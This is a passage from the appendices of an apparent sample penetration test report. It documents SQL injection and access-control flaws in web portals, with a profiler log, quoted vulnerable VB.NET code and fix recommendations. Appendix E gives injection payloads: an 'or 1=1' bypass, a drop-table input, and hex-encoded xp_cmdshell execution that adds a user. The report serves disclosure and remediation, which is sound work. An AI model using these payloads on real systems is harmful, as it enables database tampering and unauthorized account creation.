    'strCertificateSerialNumber = "aa-aa-aa-aa-aa-aa-aa-aa-aa-aa-aa"


End If



boolDebugMode = False


If boolDebugMode = False then
    'boolLogin = UserSession.Login(strUsername, strPassword, strCertificateIssuerO ,
strCertificateSerialNumber)


    If session("ScanSource") = "ABC" then
            boolLogin = UserSession.Login(strUsername, strPassword, strCertificateIssuerO
, strCertificateSerialNumber,True)
    Else
            boolLogin = UserSession.Login(strUsername, strPassword, strCertificateIssuerO
, strCertificateSerialNumber)
    End If
```

Appendix D: Assist Portal Injection

SQL Database Error resulting from test injection of bad_value:




SQL Profiler evidence of successfully injected SQL statement code:

RPC:Completed	declare @P1 int set @P1=180150000 d...	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, 1, 2	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, 2, 2	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, 1, 1	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorclose 180150000	Microsoft T...		sa	0
RPC:Completed	declare @P1 int set @P1=180150001 d...	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150001, 16, 1, 2	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150001, 16, 2, 2	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150001, 16, 1, 1	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorclose 180150001	Microsoft T...		sa	0
Audit Login	-- network protocol: TCP/IP set quo...	Internet In...		sa	
RPC:Completed	declare @P1 int set @P1=180150000 d...	Internet In...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, 1, 1	Internet In...		sa	0
RPC:Completed	declare @P1 int set @P1=1 declare @...	Internet In...		sa	0
RPC:Completed	exec sp_cursorclose 180150000	Internet In...		sa	0
Audit Login	-- network protocol: TCP/IP set quo...	Microsoft T...		sa	
RPC:Completed	declare @P1 int set @P1=180150000 d...	Microsoft T...		sa	0
RPC:Completed	exec sp_cursoroption 180150000, 1, 0	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, ...	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, ...	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, ...	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, ...	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, ...	Microsoft T...		sa	0
RPC:Completed	exec sp_cursorfetch 180150000, 16, ...	Microsoft T...		sa	0

```
declare @P1 int
set @P1=180150000
declare @P2 int
set @P2=1
declare @P3 int
set @P3=16388
declare @P4 int
set @P4=36501
exec sp_cursoropen @P1 output, N'SELECT * FROM Users WHERE Username = '''' or 1 = 1--''', @P2 output, @P3 outp
select @P1, @P2, @P3, @P4
```

Example of column name discovery:



Appendix E: SQL Injection Code

The following code excerpt demonstrates the location that injection was determined to be possible within the navigator application. Evidence of this injection can be seen in Appendix F.

Vulnerable Fail Open validation of injected input:

```
Private Sub btnSave_Click(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles btnSave.Click
            …
                strUserName = "demo" & Left(txtNameFirst.Text, 2).Replace("
", "") & Left(txtNameLast.Text, 9).Replace("'", "").Replace("`",
"").Replace(".", "").Replace(",", "").Replace(" ", "")
                If Not ValidateUserName(strUserName) Then
                    strUserName = "demo" & txtNameLast.Text & GetCons() &
GetCons() & GetVowel()
                End If
```

The above code only removes spaces from the first 2 letters of the first name, allowing such input as “a;” which successfully completes the stored procedure call shown in the next excerpt and terminates the SQL statement, such that additional statements can be made. The Last Name is validated by removing spaces, “’”, “.”, and “,”. This still misses a number of special characters that could allow serious impact to the database. Consider the following overall input, ignoring the space limitation of the last name for exemplary purposes.

Firstname = “a;”

Lastname = “drop/**/table/**/users”

Removing the “’” character is a common validation mistake made by developers. This is because it is considered that most exploitation of SQL involves a call to statements that require string/varchar parameters that normally must be enclosed in ‘ characters. This is in fact, bypassable. Consider the following.

Run on Attacking host:

```
select Convert(varbinary(40), 'net user /ADD Attacker password')
```

Which results in:

```
0x6E6574207573657202F41444420417474616 36B65722070617373776F7264
```

Now the injection:

```
…
declare @var varbinary(40)
set @var = 0x6E6574207573657202F41444420417474616 36B65722070617373776F7264
xp_cmdshell @var
```

```
Sql-Injection occurs using the strUsername variable, which is retrieved from
the combination as shown of First Name and Last Name from the registration
web form.
    Private Function ValidateUserName(ByVal strUserName As String) As Boolean
        Try
            Dim cmd As New SqlCommand
            Dim dr As SqlDataReader
            Dim blnReturn As Boolean

            cmd.Connection = cnNavigator
            cmd.CommandText = "EXEC spSELUserIDByUserName " & strUserName
            dr = cmd.ExecuteReader
```

Two changes are necessary in order to make this code data type safe.

i. Both the first name and last name field should first be checked for any characters *other* than A-Z,a-z, and potentially the space character. Validation and the continued processing of the function should discontinue if any are found.

ii. The call to the stored procedure should make use of SQLParamters, which is actually done in much of the rest of the code, instead of concatenating the tainted input directly to the SQL string.


Appendix F: Injection Evidence


Data Entry Screen

SCREENSHOT REMOVED FROM SAMPLE REPORT


Injection Database Error

SCREENSHOT REMOVED FROM SAMPLE REPORT





Appendix G: IMap Test Page Exposure



Appendix H: Web server directory browsing on 10.1.1.197

SCREENSHOT REMOVED FROM SAMPLE REPORT


Appendix I: New Portal User Listing

Note that this screenshot is taken while logged in as dmezack, having no access to the client id for which the user listing shown is displayed.

SCREENSHOT REMOVED FROM SAMPLE REPORT

Appendix J: User creation on unauthorized client

SCREENSHOT REMOVED FROM SAMPLE REPORT



Evidence of success:

SCREENSHOT REMOVED FROM SAMPLE REPORT

Appendix K: New Portal Profile Access

SCREENSHOT REMOVED FROM SAMPLE REPORT

The following screenshot shows correct access to the logged in user, “dmezack” profile:

The following screenshot shows full access to another client and user's profile for which dmezack is unauthorized to access. ** Note the "Welcome Derek Mezack" message at the top.

SCREENSHOT REMOVED FROM SAMPLE REPORT

Appendix L: File Transfer Java Admin Exposure

SCREENSHOT REMOVED FROM SAMPLE REPORT

SCREENSHOT REMOVED FROM SAMPLE REPORT